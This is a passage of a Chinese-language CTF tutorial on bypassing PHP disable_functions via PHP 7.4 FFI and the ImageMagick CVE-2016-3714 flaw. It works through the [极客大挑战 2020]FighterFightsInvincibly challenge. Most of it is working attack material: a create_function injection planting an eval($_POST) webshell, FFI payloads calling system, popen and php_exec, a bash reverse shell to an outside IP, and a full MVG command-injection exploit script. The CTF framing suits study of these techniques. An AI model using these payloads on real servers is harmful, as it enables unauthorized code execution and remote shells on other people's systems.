
很有可能是题目设置了 disable_functions 来限制了一些命令执行函数，我们执行 phpinfo 看一下：






发现确实限制了常用的命令执行函数，需要我们进行绕过。

然后我们需要下载一个利用脚本： https://xz.aliyun.com/t/8355#toc-3



将脚本上传到目标主机上有权限的目录中（/var/tmp/exploit.php），包含该 exploit.php 脚本即可成功执行命令：



利用 FFI 扩展执行命令

使用条件：

- Linux 操作系统
- PHP >= 7.4
- 开启了 FFI 扩展且 `ffi.enable=true`

原理简述

PHP 7.4 的 FFI（Foreign Function Interface），即外部函数接口，允许从用户在 PHP 代码中去调用 C 代码。

FFI 的使用非常简单，只用声明和调用两步就可以。

首先我们使用 `FFI::cdef()` 函数在 PHP 中声明一个我们要调用的这个 C 库中的函数以及使用到的数据类型，类似如下：

```
$ffi = FFI::cdef("int system(char* command);");
```

这将返回一个新创建的 FFI 对象，然后使用以下方法即可调用这个对象中所声明的函数：

```
$ffi ->system("ls / > /tmp/res.txt");
```


由于 system 函数执行命令无回显，所以需要将执行结果写入到 tmp 等有权限的目录中，最后再使用 `echo file_get_contents("/tmp/res.txt");` 查看执行结果即可。

可见，当 PHP 所有的命令执行函数被禁用后，通过 PHP 7.4 的新特性 FFI 可以实现用 PHP 代码调用 C 代码的方式，先声明 C 中的命令执行函数或其他能实现我们需求的函数，然后再通过 FFI 变量调用该 C 函数即可 Bypass disable_functions。

利用方法

下面，我们通过 [极客大挑战 2020]FighterFightsInvincibly 这道题来演示利用 PHP 7.4 FFI 来突破 disable_functions 的具体方法。

进入题目：



查看源码发现提示：

```
</body>
</html>
<!-- $_REQUEST['fighter']($_REQUEST['fights'],$_REQUEST['invincibly']); -->
```

```
$_REQUEST['fighter']($_REQUEST['fights'],$_REQUEST['invincibly']);
```

可以动态的执行 php 代码，此刻应该联想到 create_function 代码注入：


```
create_function(string $args,string $code)
```


我们令 `fighter=create_function` ， `invincibly=;}eval($_POST[whoami]);/*` 即可注入恶意代码并执行。

payload：

```
/?fighter=create_function&fights=&invincibly=;}eval($_POST[whoami]);
```

使用蚁剑成功连接，但是无法访问其他目录也无法执行命令：






很有可能是题目设置了 disable_functions，我们执行一下 phpinfo() 看看：

```
/?fighter=create_function&fights=&invincibly=;}phpinfo();
```

发现果然用 disable_functions 禁用了很多函数：



根据题目名字的描述，应该是让我们使用 PHP 7.4 的 FFI 绕过 disabled_function，并且我们在 phpinfo 中也看到 FFI 处于 enable 状态：

```
<h2><a name="module_ffi">FFI</a></h2>
<table>
<tr class="h"><th>FFI support</th><th>enabled</th></tr>
</table>
<table>
```

利用 FFI 调用 C 库的 system 函数

我们首先尝试调用 C 库的 system 函数：

```
/?fighter=create_function&fights=&invincibly=;}$ffi = FFI::cdef("int system(const char *command);");$ffi->system("ls / > /tmp/res.txt");echo file_get_contents("/tmp/res.txt");
```

C 库的 system 函数执行是没有回显的，所以需要将执行结果写入到 tmp 等有权限的目录中，最后再使用 `echo file_get_contents("/tmp/res.txt");` 查看执行结果即可。

但是这道题执行后却发现有任何结果，可能是我们没有写文件的权限。尝试反弹 shell：

```
/?fighter=create_function&fights=&invincibly=;}$ffi = FFI::cdef("int system(const char *command);");$ffi->system('bash -c "bash -i >& /dev/tcp/47.xxx.xxx.72/2333 0>&1"')
```

但这里也失败了，可能还是权限的问题。所以，我们还要找别的 C 库函数。

利用 FFI 调用 C 库的 popen 函数

C 库的 system 函数调用 shell 命令，只能获取到 shell 命令的返回值，而不能获取 shell 命令的输出结果，如果想获取输出结果我们可以用 popen 函数来实现：

```
FILE *popen(const char* command, const char* type);
```

popen() 函数会调用 fork() 产生子进程，然后从子进程中调用 /bin/sh –c 来执行参数 command 的指令。

参数 type 可使用“r”代表读取，”w”代表写入。依照此 type 值，popen() 会建立管道连到子进程的标准输出设备或标准输入设备，然后返回一个文件指针。随后进程便可利用此文件指针来读取子进程的输出设备或是写入到子进程的标准输入设备中。

所以，我们还可以利用 C 库的 popen() 函数来执行命令，但要读取到结果还需要 C 库的 fgetc 等函数。payload 如下：

```
/?fighter=create_function&fights=&invincibly=;}$ffi = FFI::cdef("void *popen(char*,char*);void pclose(void*);int fgetc(void*);","libc.so.6");$o = $ffi->popen("ls /","r");$d = "";while(($c = $ffi->fgetc($o)) != -1){$d .= str_pad(strval(dechex($c)),2,"0",0);}$ffi->pclose($o);echo hex2bin($d);
```

成功执行命令：

```
</body>
</html>
<!-- $_REQUEST['fighter']($_REQUEST['fights'],$_REQUEST['invincibly']); -->
bin
```

```
boot
dev
etc
flag
home
lib
lib64
media
mnt
opt
proc
readflag
root
run
run.sh
sbin
srv
sys
tmp
usr
var
```

利用 FFI 调用 PHP 源码中的函数


其次，我们还有一种思路，即 FFI 中可以直接调用 php 源码中的函数，比如这个 php_exec() 函数就是 php 源码中的一个函数，当他参数 type 为 3 时对应着调用的是 passthru() 函数，其执行命令可以直接将结果原始输出，payload 如下：

```
/?fighter=create_function&fights=&invincibly=;}$ffi = FFI::cdef("int php_exec(int type, char *cmd);");$ffi->php_exec(3,"ls /");
```

成功执行命令：

```
</body>
</html>
<!-- $_REQUEST['fighter']($_REQUEST['fights'],$_REQUEST['invincibly']); -->
bin
boot
dev
etc
flag
home
lib
lib64
media
mnt
opt
proc
readflag
root
run
run.sh
sbin
srv
sys
tmp
usr
var
```

在蚁剑中有该绕过 disable_functions 的插件：



点击开始按钮后，成功之后，会创建一个新的虚拟终端，在这个新的虚拟终端中即可执行命令了。

利用 ImageMagick

使用条件：

- 目标主机安装了漏洞版本的 imagemagick（<= 3.3.0）
- 安装了 php-imagick 拓展并在 php.ini 中启用；
- 编写 php 通过 new Imagick 对象的方式来处理图片等格式文件；

- PHP >= 5.4

原理简述

imagemagick 是一个用于处理图片的程序，它可以读取、转换、写入多种格式的图片。图片切割、颜色替换、各种效果的应用，图片的旋转、组合，文本，直线，多边形，椭圆，曲线，附加到图片伸展旋转。

利用 ImageMagick 绕过 disable_functions 的方法利用的是 ImageMagick 的一个漏洞（CVE-2016-3714）。漏洞的利用过程非常简单，只要将精心构造的图片上传至使用漏洞版本的 ImageMagick，ImageMagick 会自动对其格式进行转换，转


换过程中就会执行攻击者插入在图片中的命令。因此很多具有头像上传、图片转换、图片编辑等具备图片上传功能的网站都可能会中招。所以如果在 phpinfo 中看到有这个 ImageMagick，可以尝试一下。

利用方法


我们使用网上已有的 docker 镜像来搭建环境：


```
docker pull medicean/vulapps:i_imagemagick_1
docker run -d -p 8000:80 --name=i_imagemagick_1 medicean/vulapps:i_
imagemagick_1
```

启动环境后，访问 http://your-ip:8000 端口：



假设此时目标主机仍然设置了 disable_functions 只是我们无法执行命令，并且查看 phpinfo 发现其安装并开启了 ImageMagick 拓展：






此时我们便可以通过攻击 ImageMagick 绕过 disable_functions 来执行命令。

将一下利用脚本上传到目标主机上有权限的目录（/var/tmp/exploit.php）：

```php
<?php
echo "Disable Functions: " . ini_get('disable_functions') . "\n";

$command = PHP_SAPI == 'cli' ? $argv[1] : $_GET['cmd'];
if ($command == '') {
   $command = 'id';
}

$exploit = <<<EOF
push graphic-context
viewbox 0 0 640 480
fill 'url(https://example.com/image.jpg"|$command")'
pop graphic-context
EOF;

file_put_contents("KKKK.mvg", $exploit);
$thumb = new Imagick();
$thumb->readImage('KKKK.mvg');
$thumb->writeImage('KKKK.png');
$thumb->clear();
$thumb->destroy();
unlink("KKKK.mvg");
unlink("KKKK.png");
?>
```

然后包含该脚本并传参执行命令即可。但是复现可能会出现各种原因报错，感兴趣的朋友们可以试一试，成功的请私我。

Ending……



参考：

https://github.com/yangyangwithgnu/bypass_disablefunc_via_LD_PRELOAD

https://www.anquanke.com/post/id/208451

https://www.anquanke.com/post/id/193117

https://www.leavesongs.com/PENETRATION/fastcgi-and-php-fpm.html

https://mp.weixin.qq.com/s/VR8byhVnebgSEspwtPhhRg

https://github.com/AntSwordProject/antSword-Labs/tree/master/bypass_disable_functions